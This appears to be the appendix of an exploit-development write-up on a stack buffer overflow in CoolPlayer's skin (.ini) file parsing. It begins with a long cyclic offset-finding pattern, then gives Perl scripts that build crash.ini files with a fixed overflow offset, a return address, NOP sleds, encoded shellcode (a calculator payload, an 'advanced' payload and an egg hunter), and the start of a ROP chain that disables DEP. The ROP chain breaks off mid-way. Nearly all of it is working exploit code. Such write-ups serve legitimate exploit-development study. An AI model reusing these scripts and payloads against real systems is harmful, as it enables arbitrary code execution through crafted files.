5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0F
l1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6
Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq
2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7F
s8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3
Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx
9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4G
a5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0
Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf
6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1G
i2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7
Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn
3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8G
p9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4
Gs5Gs6Gs7Gs8Gs9Gt0Gt1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv
0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5G
x6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Ha0Ha1
Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc
7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7He8He9Hf0Hf1Hf2H
f3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4Hg5Hg6Hg7Hg8Hg9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8
Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1Hk2Hk3Hk
4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9H
n0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2Hp3Hp4Hp5
Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7Hr8Hr9Hs0Hs
1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht9Hu0Hu1Hu2Hu3Hu4Hu5Hu6H
u7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2
Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz
8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6Ia7Ia8Ia9Ib0Ib1Ib2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3I
c4Ic5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9
If0If1If2If3If4If5If6If7If8If9Ig0Ig1Ig2Ig3Ig4Ig5Ig6Ig7Ig8Ig9Ih0Ih1Ih2Ih3Ih4Ih
5Ih6Ih7Ih8Ih9Ii0Ii1Ii2Ii3Ii4Ii5Ii6Ii7Ii8Ii9Ij0Ij1Ij2Ij3Ij4Ij5Ij6Ij7Ij8Ij9Ik0I
k1Ik2Ik3Ik4Ik5Ik6Ik7Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6
Im7Im8Im9In0In1In2In3In4In5In6In7In8In9Io0Io1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip
2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4Ir5Ir6Ir7I
r8Ir9Is0Is1Is2Is3Is4Is5Is6Is7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3
Iu4Iu5Iu6Iu7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw
9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy1Iy2Iy3Iy4Iy5Iy6Iy7Iy8Iy9Iz0Iz1Iz2Iz3Iz4I
z5Iz6Iz7Iz8Iz9Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja8Ja9Jb0Jb1Jb2Jb3Jb4Jb5Jb6Jb7Jb8Jb9Jc0
Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd5Jd6Jd7Jd8Jd9Je0Je1Je2Je3Je4Je5Je
6Je7Je8Je9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1J
h2Jh3Jh4Jh5Jh6Jh7Jh8Jh9Ji0Ji1Ji2Ji3Ji4Ji5Ji6Ji7Ji8Ji9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7
Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl6Jl7Jl8Jl9Jm0Jm1Jm2Jm

```
3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8J
o9Jp0Jp1Jp2Jp3Jp4Jp5Jp6Jp7Jp8Jp9Jq0Jq1Jq2Jq3Jq4Jq5Jq6Jq7Jq8Jq9Jr0Jr1Jr2Jr3Jr4
Jr5Jr6Jr7Jr8Jr9Js0Js1Js2Js3Js4Js5Js6Js7Js8Js9Jt0Jt1Jt2Jt3Jt4Jt5Jt6Jt7Jt8Jt9Ju
0Ju1Ju2Ju3Ju4Ju5Ju6Ju7Ju8Ju9Jv0Jv1Jv2Jv3Jv4Jv5Jv6Jv7Jv8Jv9Jw0Jw1Jw2Jw3Jw4Jw5J
w6Jw7Jw8Jw9Jx0Jx1Jx2Jx3Jx4Jx5Jx6Jx7Jx8Jx9Jy0Jy1Jy2Jy3Jy4Jy5Jy6Jy7Jy8Jy9Jz0Jz1
Jz2Jz3Jz4Jz5Jz6Jz7Jz8Jz9Ka0Ka1Ka2Ka3Ka4Ka5Ka6Ka7Ka8Ka9Kb0Kb1Kb2Kb3Kb4Kb5Kb6Kb
7Kb8Kb9Kc0Kc1Kc2Kc3Kc4Kc5Kc6Kc7Kc8Kc9Kd0Kd1Kd2Kd3Kd4Kd5Kd6Kd7Kd8Kd9Ke0Ke1Ke2K
e3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg8
Kg9Kh0Kh1Kh2Kh3Kh4Kh5Kh6Kh7Kh8Kh9Ki0Ki1Ki2Ki3Ki4Ki5Ki6Ki7Ki8Ki9Kj0Kj1Kj2Kj3Kj
4Kj5Kj6Kj7Kj8Kj9Kk0Kk1Kk2Kk3Kk4Kk5Kk6Kk7Kk8Kk9Kl0Kl1Kl2Kl3Kl4Kl5Kl6Kl7Kl8Kl9K
m0Km1Km2Km3Km4Km5Km6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5
Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6Kp7Kp8Kp9Kq0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8Kq9Kr0Kr
1Kr2Kr3Kr4Kr5Kr6Kr7Kr8Kr9Ks0Ks1Ks2Ks3Ks4Ks5Ks6Ks7Ks8Ks9Kt0Kt1Kt2Kt3Kt4Kt5Kt6K
t7Kt8Kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2
Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky4Ky5Ky6Ky7Ky
8Ky9Kz0Kz1Kz2Kz3Kz4Kz5Kz6Kz7Kz8Kz9La0La1La2La3La4La5La6La7La8La9Lb0Lb1Lb2Lb3L
b4Lb5Lb6Lb7Lb8Lb9Lc0Lc1Lc2Lc3Lc4Lc5Lc6Lc7Lc8Lc9Ld0Ld1Ld2Ld3Ld4Ld5Ld6Ld7Ld8Ld9
Le0Le1Le2Le3Le4Le5Le6Le7Le8Le9Lf0Lf1Lf2Lf3Lf4Lf5Lf6Lf7Lf8Lf9Lg0Lg1Lg2Lg3Lg4Lg
5Lg6Lg7Lg8Lg9Lh0Lh1Lh2Lh3Lh4Lh5Lh6Lh7Lh8Lh9Li0Li1Li2Li3Li4Li5Li6Li7Li8Li9Lj0L
j1Lj2Lj3Lj4Lj5Lj6Lj7Lj8Lj9Lk0Lk1Lk2Lk3Lk4Lk5Lk6Lk7Lk8Lk9Ll0Ll1Ll2Ll3Ll4Ll5Ll6
Ll7Ll8Ll9Lm0Lm1Lm2Lm3Lm4Lm5Lm6Lm7Lm8Lm9Ln0Ln1Ln2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo
2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq0Lq1Lq2Lq3Lq4Lq5Lq6Lq7L
q8Lq9Lr0Lr1Lr2Lr3Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3
Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2Lu3Lu4Lu5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv
9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4L
y5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Mb0
Mb1Mb2Mb3Mb4Mb5Mb6Mb7Mb8Mb9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md
6Md7Md8Md9Me0Me1Me2Me3Me4Me5Me6Me7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1M
g2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh6Mh7Mh8Mh9Mi0Mi1Mi2Mi3Mi4Mi5Mi6Mi7
Mi8Mi9Mj0Mj1Mj2Mj3Mj4Mj5Mj6Mj7Mj8Mj9Mk0Mk1Mk2Mk3Mk4Mk5Mk6Mk7Mk8Mk9Ml0Ml1Ml2Ml
3Ml4Ml5Ml6Ml7Ml8Ml9Mm0Mm1Mm2Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8M
n9Mo0Mo1Mo2Mo3Mo4Mo5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4
Mq5Mq6Mq7Mq8Mq9Mr0Mr1Mr2Mr3Mr4Mr5Mr6Mr7Mr8Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt
0Mt1Mt2Mt3Mt4Mt5Mt6Mt7Mt8Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2M
";

open($FILE,">$file");
print $FILE $buffer;
```

crash4.pl

```
$file= "crash.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= "BBBB";
$buffer .= "CCCC";
$buffer .= "DDDD";
open($FILE,">$file");
print $FILE $buffer;
close;
```

crashcalc.pl

```
$file= "crash.ini";
```

```
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= pack('V',0x7C86467B);
#NOP Padding
$buffer .= "\x90" x 16;
#Calculator Shellcode
$buffer .=
"\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" ."\x43\x43\x43\x43
\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" ."\x41\x50\x30\x41\x33\x48\x48\x30\
x41\x30\x30\x41\x42\x41" ."\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x
30\x42" ."\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" ."\x39\x4
5\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" ."\x51\x49\x42\x43\x54\x4c
\x4b\x56\x32\x56\x50\x4c\x4b\x56" ."\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\
x4b\x54\x32\x47" ."\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56"
."\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" ."\x4c\x47\x50\x4
9\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" ."\x42\x4c\x30\x50\x52\x51\x47\x4c
\x4b\x56\x32\x54\x50\x4c" ."\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\
x30\x54" ."\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" ."\x50\x
4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" ."\x51\x58\x53\x5a\x43\x4
7\x4c\x47\x39\x4c\x4b\x47\x44\x4c" ."\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50
\x31\x4f\x30\x4e" ."\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d"
."\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" ."\x4d\x56\x44\x5
4\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" ."\x44\x43\x31\x4e\x33\x43\x56\x4c
\x4b\x54\x4c\x50\x4b\x4c" ."\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\
x44\x4c" ."\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" ."\x4b\x
51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" ."\x50\x50\x58\x51\x4f\x5
0\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" ."\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b
\x35\x4f\x49\x43" ."\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52"
."\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" ."\x42\x56\x36\x4
5\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" ."\x4f\x58\x55\x47\x4c\x54\x46\x43
\x4c\x54\x4a\x4d\x50\x4b" ."\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\
x53\x43" ."\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" ."\x43\x
43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" ."\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $buffer;
```

crashadvanced.pl

```
$file= "crash.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= pack('V',0x7C86467B);
#NOP Padding
$buffer .= "\x90" x 16;
#Advanced Shellcode
$buffer .= "\x89\xe3\xdb\xcb\xd9\x73\xf4\x5e\x56\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x4b\x39\x45\x50\x45\x50\x43\x30\x43\x50\x4b\x39\x5a" .
"\x45\x50\x31\x58\x52\x43\x54\x4c\x4b\x56\x32\x50\x30\x4c" .
"\x4b\x50\x52\x54\x4c\x4c\x4b\x56\x32\x54\x54\x4c\x4b\x54" .
"\x32\x47\x58\x54\x4f\x58\x37\x50\x4a\x47\x56\x56\x51\x4b" .
```

```
"\x4f\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43" .
"\x32\x56\x4c\x51\x30\x4f\x31\x58\x4f\x54\x4d\x43\x31\x4f" .
"\x37\x4d\x32\x5a\x50\x56\x32\x51\x47\x4c\x4b\x50\x52\x52" .
"\x30\x4c\x4b\x50\x42\x47\x4c\x45\x51\x58\x50\x4c\x4b\x51" .
"\x50\x54\x38\x4c\x45\x49\x50\x43\x44\x51\x5a\x43\x31\x4e" .
"\x30\x50\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x56\x38\x51" .
"\x30\x43\x31\x49\x43\x4d\x33\x47\x4c\x51\x59\x4c\x4b\x56" .
"\x54\x4c\x4b\x45\x51\x4e\x36\x56\x51\x4b\x4f\x56\x51\x4f" .
"\x30\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x45\x51\x49\x57\x56" .
"\x58\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47" .
"\x4b\x43\x4d\x56\x44\x54\x35\x5a\x42\x50\x58\x4c\x4b\x51" .
"\x48\x56\x44\x45\x51\x4e\x33\x45\x36\x4c\x4b\x54\x4c\x50" .
"\x4b\x4c\x4b\x56\x38\x45\x4c\x45\x51\x49\x43\x4c\x4b\x43" .
"\x34\x4c\x4b\x45\x51\x58\x50\x4b\x39\x47\x34\x56\x44\x47" .
"\x54\x51\x4b\x51\x4b\x43\x51\x51\x49\x51\x4a\x56\x31\x4b" .
"\x4f\x4b\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x54\x52\x5a" .
"\x4b\x4c\x46\x51\x4d\x43\x58\x56\x53\x47\x42\x43\x30\x43" .
"\x30\x43\x58\x52\x57\x54\x33\x56\x52\x51\x4f\x56\x34\x43" .
"\x58\x50\x4c\x43\x47\x56\x46\x54\x47\x4b\x4f\x4e\x35\x4e" .
"\x58\x5a\x30\x43\x31\x45\x50\x43\x30\x56\x49\x4f\x34\x50" .
"\x54\x50\x50\x43\x58\x56\x49\x4b\x30\x52\x4b\x43\x30\x4b" .
"\x4f\x4e\x35\x56\x30\x50\x50\x50\x50\x56\x30\x51\x50\x56" .
"\x30\x51\x50\x56\x30\x45\x38\x4b\x5a\x54\x4f\x49\x4f\x4d" .
"\x30\x4b\x4f\x58\x55\x4d\x59\x49\x57\x45\x38\x4f\x30\x49" .
"\x38\x43\x30\x4d\x4e\x45\x38\x43\x32\x43\x30\x52\x31\x51" .
"\x4c\x4b\x39\x4b\x56\x43\x5a\x52\x30\x56\x36\x56\x37\x45" .
"\x38\x5a\x39\x49\x35\x52\x54\x43\x51\x4b\x4f\x58\x55\x45" .
"\x38\x43\x53\x52\x4d\x52\x44\x43\x30\x4c\x49\x5a\x43\x56" .
"\x37\x56\x37\x50\x57\x50\x31\x4b\x46\x43\x5a\x52\x32\x50" .
"\x59\x51\x46\x4d\x32\x4b\x4d\x43\x56\x4f\x37\x47\x34\x51" .
"\x34\x47\x4c\x45\x51\x45\x51\x4c\x4d\x50\x44\x51\x34\x54" .
"\x50\x58\x46\x45\x50\x51\x54\x50\x54\x56\x30\x56\x36\x56" .
"\x36\x50\x56\x51\x56\x51\x46\x50\x4e\x50\x56\x56\x36\x51" .
"\x43\x51\x46\x52\x48\x54\x39\x58\x4c\x47\x4f\x4c\x46\x4b" .
"\x4f\x58\x55\x4d\x59\x4d\x30\x50\x4e\x56\x36\x47\x36\x4b" .
"\x4f\x56\x50\x45\x38\x43\x38\x4c\x47\x45\x4d\x43\x50\x4b" .
"\x4f\x58\x55\x4f\x4b\x5a\x50\x58\x35\x4e\x42\x51\x46\x45" .
"\x38\x4f\x56\x5a\x35\x4f\x4d\x4d\x4d\x4b\x4f\x49\x45\x47" .
"\x4c\x54\x46\x43\x4c\x45\x5a\x4b\x30\x4b\x4b\x4d\x30\x54" .
"\x35\x45\x55\x4f\x4b\x51\x57\x54\x53\x54\x32\x52\x4f\x52" .
"\x4a\x43\x30\x51\x43\x4b\x4f\x4e\x35\x41\x41";
open($FILE,">$file");
print $FILE $buffer;
```

egghunter.pl

```
$file= "crash.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "A" x 1035;
$buffer .= pack('V',0x7C86467B);
#NOP Padding
$buffer .= "\x90" x 16;
#Egg Hunter shellcode
$buffer .=
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
```

```
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

#More NOP Padding
$buffer .= "\x90" x 200;
#Egg Tag
$buffer .= "w00tw00t";
#Calculator Shellcode
$buffer .=
"\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" ."\x43\x43\x43\x43
\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" ."\x41\x50\x30\x41\x33\x48\x48\x30\
x41\x30\x30\x41\x42\x41" ."\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x
30\x42" ."\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" ."\x39\x4
5\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" ."\x51\x49\x42\x43\x54\x4c
\x4b\x56\x32\x56\x50\x4c\x4b\x56" ."\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\
x4b\x54\x32\x47" ."\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56"
."\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" ."\x4c\x47\x50\x4
9\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" ."\x42\x4c\x30\x50\x52\x51\x47\x4c
\x4b\x56\x32\x54\x50\x4c" ."\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\
x30\x54" ."\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" ."\x50\x
4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" ."\x51\x58\x53\x5a\x43\x4
7\x4c\x47\x39\x4c\x4b\x47\x44\x4c" ."\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50
\x31\x4f\x30\x4e" ."\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d"
."\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" ."\x4d\x56\x44\x5
4\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" ."\x44\x43\x31\x4e\x33\x43\x56\x4c
\x4b\x54\x4c\x50\x4b\x4c" ."\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\
x44\x4c" ."\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" ."\x4b\x
51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" ."\x50\x50\x58\x51\x4f\x5
0\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" ."\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b
\x35\x4f\x49\x43" ."\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52"
."\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" ."\x42\x56\x36\x4
5\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" ."\x4f\x58\x55\x47\x4c\x54\x46\x43
\x4c\x54\x4a\x4d\x50\x4b" ."\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\
x53\x43" ."\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" ."\x43\x
43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" ."\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $buffer;
close;
```

APPENDIX B – PERL SCRIPTS (DEP ON)

ropchain.pl

```
$file= "crash.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "A" x 1041;

#RETN Instruction
$buffer .= pack('V', 0x77c1258a);


#ROP Chain to disable DEP
$buffer .= pack('V',0x77c32a3f); #POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c32a3f); #skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
```

```
$buffer .= pack('V',0x77c47653); #POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff); #
$buffer .= pack('V',0x77c127e5); #INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5); #INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
$buffer .= pack('V',0x77c34fcd); #POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467); #put delta into eax (-> put 0x00001000 into
edx)
$buffer .= pack('V',0x77c4eb80); #ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
$buffer .= pack('V',0x77c58fbc); #XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
$buffer .= pack('V',0x77c34de1); #POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7); #put delta into eax (-> put 0x00000040 into
ecx)
